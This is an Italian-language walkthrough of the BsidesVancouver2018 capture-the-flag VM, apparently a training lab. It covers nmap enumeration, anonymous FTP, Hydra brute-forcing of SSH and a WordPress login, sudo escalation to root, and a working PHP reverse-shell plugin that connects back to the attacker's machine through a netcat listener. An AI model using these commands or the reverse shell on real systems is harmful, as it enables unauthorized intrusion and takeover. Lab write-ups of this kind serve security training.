

BsidesVancouver2018 Results

Obiettivo: cercare di ottenere i privilegi di root.

Metodo 1

Passaggi:

- 1) Configurazione delle macchine: le macchine sono state **configurate** con la scheda di rete impostata in **Host-only**, così da essere nella stessa rete e facilmente raggiungibili.
- 2) Scansione con nmap alla ricerca degli Host con l'utilizzo dello switch **-sn**:

```
(kalivm@vboxkalivm)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 18:28 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00030s latency).
MAC Address: 0A:00:27:00:00:10 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00065s latency).
MAC Address: 08:00:27:DC:68:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00066s latency).
MAC Address: 08:00:27:37:84:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.85 seconds
```

L'ip in questo caso è stato escluso, facendo **ip a** nella macchina attaccante. Di seguito quello target: **192.168.56.104**

- 3) Scansione completa di Nmap alla ricerca di porte aperte, scansione della versione dei servizi e OS fingerprint con l'utilizzo dello switch **-A**:

```

(kalivm@vboxkalivm)-[~]
$ nmap -A -p- 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 00:20 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00052s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.103 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_ 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
MAC Address: 08:00:27:37:84:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.52 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds

```

Osservazioni principali: porta 21 aperta, con possibilità di loggarsi in Ftp con Anonymous, porta 22 aperta con ssh attivo, porta 80 aperta con un server attivo, (directory presente nello scan **/backup_wordpress**

4) Accesso al servizio Ftp tramite anonymous:

```

(kalivm@vboxkalivm)-[~]
$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPD 2.3.5)
Name (192.168.56.104:kalivm): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```


File trovati: [users.txt.bk](#) tramite il comando get;

```

ftp> get
(remote-file) users.txt.bk
(local-file) users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||7054|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****|
226 Transfer complete.
31 bytes received in 00:00 (34.47 KiB/s)
ftp>

```

contenente nomi di utenti utili per servizi come ssh e http.



5) Extra: scansione delle vulnerabilità con Nessus

Vulnerabilities					Total: 35
SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
MEDIUM	5.3	5.9	0.0032	88098	Apache Server ETag Header Information Disclosure
MEDIUM	4.3*	-	-	90317	SSH Weak Algorithms Supported
LOW	3.7	1.4	0.0307	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	-	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	-	71049	SSH Weak MAC Algorithms Enabled

- 6) Accesso tramite SSH: non è stato possibile crackare l'autenticazione di ssh con Hydra per quanto riguarda il file degli username trovati prima ([users.txt.bk](#)), a causa del metodo di autenticazione con chiave pubblica, ma usando il comando **ssh -vvv "utente"@192.168.56.104**, è stato trovato esposto l'account di **anne**, che utilizza l'accesso tramite password.

```
(kalivm@vboxkalivm)-[~]  
$ ssh -vvv anne@192.168.56.104
```

```
debug3: authmethod_lookup password  
debug3: remaining preferred: ,password  
debug3: authmethod_is_enabled password  
debug1: Next authentication method: password  
anne@192.168.56.104's password:
```

- 7) Authentication cracking di SSH con Hydra: a questo punto, avendo il singolo username, si è effettuato il cracking della password con Hydra, con risultato positivo:

```
(kalivm@vboxkalivm)-[~]  
$ hydra -i anne -P /home/kalivm/rockyou.txt 192.168.56.104 -t 3 -V ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 11:58:15  
[DATA] max 3 tasks per 1 server, overall 3 tasks, 5000 login tries (l:1/p:5000), ~1667 tries per task  
[DATA] attacking ssh://192.168.56.104:22/  
[ATTEMPT] target 192.168.56.104 - login "anne" - pass "123456" - 1 of 5000 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.104 - login "anne" - pass "12345" - 2 of 5000 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.104 - login "anne" - pass "123456789" - 3 of 5000 [child 2] (0/0)  
[ATTEMPT] target 192.168.56.104 - login "anne" - pass "password" - 4 of 5000 [child 1] (0/0)  
[ATTEMPT] target 192.168.56.104 - login "anne" - pass "iloveyou" - 5 of 5000 [child 0] (0/0)  
[ATTEMPT] target 192.168.56.104 - login "anne" - pass "princess" - 6 of 5000 [child 2] (0/0)  
[22][ssh] host: 192.168.56.104 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 11:58:29
```

- 8) Utilizzo di LinPEAS e accesso al root: durante la lettura del report di LinPEAS, si è notato come avrebbe rilevato vulnerabilità con il comando **sudo -l**, che una volta effettuato ci ha mostrato che effettivamente eravamo loggati come amministratori.

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo /bin/bash
root@bsides2018:~# whoami
root
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Metodo 2

Passaggi:

- 1) Scansione con Nmap completa, effettuata in precedenza: ha mostrato che il server sulla porta 80 è attivo e contiene una directory:

/backup_wordpress

Provando a connetterci a **192.168.56.104:80** siamo riusciti a trovare il server attivo, trovando la directory /backup_wordpress rilevata da Nmap.

- 2) Enumerazione delle directory con Dirbuster:

A questo punto si è effettuata un'enumerazione con Dirbuster alla ricerca di ulteriori informazioni con il seguente risultato:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.56.104:80/

Scan Information Results - List View: Dirs: 45 Files: 371 Results - Tree View Errors: 6

Type	Found	Response	Size
Dir	/	200	434
File	/backup_wordpress	301	577
Dir	/backup_wordpress/	200	12228
File	/backup_wordpress/wp-login.php	200	2861
Dir	/backup_wordpress/wp-includes/	200	35362
Dir	/backup_wordpress/wp-includes/js/	200	21859
Dir	/backup_wordpress/wp-includes/js/jquery/	200	4917
File	/backup_wordpress/wp-includes/js/jquery/jquery.js	200	97479
File	/backup_wordpress/wp-includes/js/jquery/jquery-mi...	200	9905
Dir	/backup_wordpress/wp-content/	200	191
Dir	/backup_wordpress/wp-content/themes/	200	191
Dir	/backup_wordpress/wp-content/themes/twentysexe...	500	229
Dir	/backup_wordpress/wp-content/themes/twentysexe...	200	2357
File	/backup_wordpress/wp-content/themes/twentysexe...	200	1364

Current speed: 35 requests/sec (Select and right click for more options)

Average speed: (T) 36, (C) 21 requests/sec

Parse Queue Size: 593

Total Requests: 1647/1647

Current number of running threads: 10

Time To Finish: 00:00:00

Back Pause Stop Report

Starting dir/file list based brute forcing

E' presente quindi, una pagina di login, trovata successivamente anche proseguendo nel sito.

Kali Linux (Istantanea 3) [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Nessus Essentials / Login x Bsid2018_1mu9pt.pdf x Deprecated WordPress blog x +

192.168.56.104/backup_wordpress/wp-login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

WordPress Login Page

Username or Email

Password


☐ Remember Me Log In

Lost your password?

Back to Deprecated WordPress blog

00:29 11/05/2025

- 3) Prove con Hydra per il crack delle password: il file trovato in precedenza con FTP, ci è tornato utile in quanto provando a crackare la password con la lista degli utenti, si creavano interruzioni del programma, in quanto la richiesta http non veniva gestita correttamente.
- Per correggere, si è provato l'errore sul sito, provando ciascun accesso di ogni singolo utente con una password casuale, così da capire se ci fosse qualche utente realmente registrato al sito e l'eventuale messaggio di errore.



The image shows a screenshot of a WordPress login page. At the top center is the WordPress logo, a blue 'W' inside a circle. Below the logo is a red-bordered error message box that reads: "ERROR: The password you entered for the username **john** is incorrect. [Lost your password?](#)". Below the error message is the login form. It has two input fields: "Username or Email" containing the text "john" and "Password" which is empty. Below the password field is a checkbox labeled "Remember Me". To the right of the checkbox is a blue "Log In" button.

Per ogni utente, il sito forniva un errore generico creato dall'utente e dalla password, tranne che per John, in questo caso ci dice esattamente che la password è sbagliata, quindi l'utente esiste.

- 4) Cracking della password di john con Hydra: Dopo aver provato diverse wordlists, si è ricorso alle più brevi, in questo caso abbiamo avuto successo con **10k-most-common.txt**

(E' stato utilizzato Burp Suite per risalire all'errore specifico nella fase di inserimento di una password sbagliata per l'utente john, in modo da creare l'http-post-form corretto)

```
<strong>
  ERROR
</strong>
: The password you entered for the username <strong>
  john
</strong>
is incorrect. <a href="/backup_wordpress/wp-login.php
  Lost your password?
```

Col seguente risultato:

```
kalivm@vboxkalivm:~/usr/.wordlists/seclists/Passwords/Common-Credentials$ hydra -i john -P 10k-most-common.txt 192.168.56.104 -t 30 http-post-form "/backup_wordpress/wp-login.php:log='USER'&pwd='PASS'&wp-submit=LogIn:The password you entered for the username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 16:47:01
[DATA] max 30 tasks per 1 server, overall 30 tasks, 10000 login tries (l1:p:10000), ~334 tries per task
[STATUS] 331.00 tries/min, 331 tries in 00:01h, 9669 to do in 00:30h, 30 active
[80][http-post-form] host: 192.168.56.104  login: john  password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 16:49:12
```

5) Utilizzo di una Reverse Shell + Netcat una volta loggati:

In questo caso utilizzando una reverse shell e zippandola in modo da poterla caricare all'interno dei plugins, è stato possibile connettersi con l'accesso remoto tramite l'ascolto di Netcat.

Edit Plugins

Editing **pluginshell/pluginshell.php** (active)

```
<?php
/*
Plugin Name: plugin_shell2
Plugin URI: http://localhost
Description: Test shell
Version: 1.0
Author: John
*/
$ip = '192.168.56.103';
$port = 4444;
$sock = fsockopen($ip, $port);
if ($sock) {
    $proc = proc_open('/bin/sh', array(0 => $sock, 1 => $sock, 2 => $sock), $pipes);
}
?>
```

```
(kalivm@vboxkalivm)-[~] Kali Docs Kali Forums Kali NetHunter
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.104] 34191
```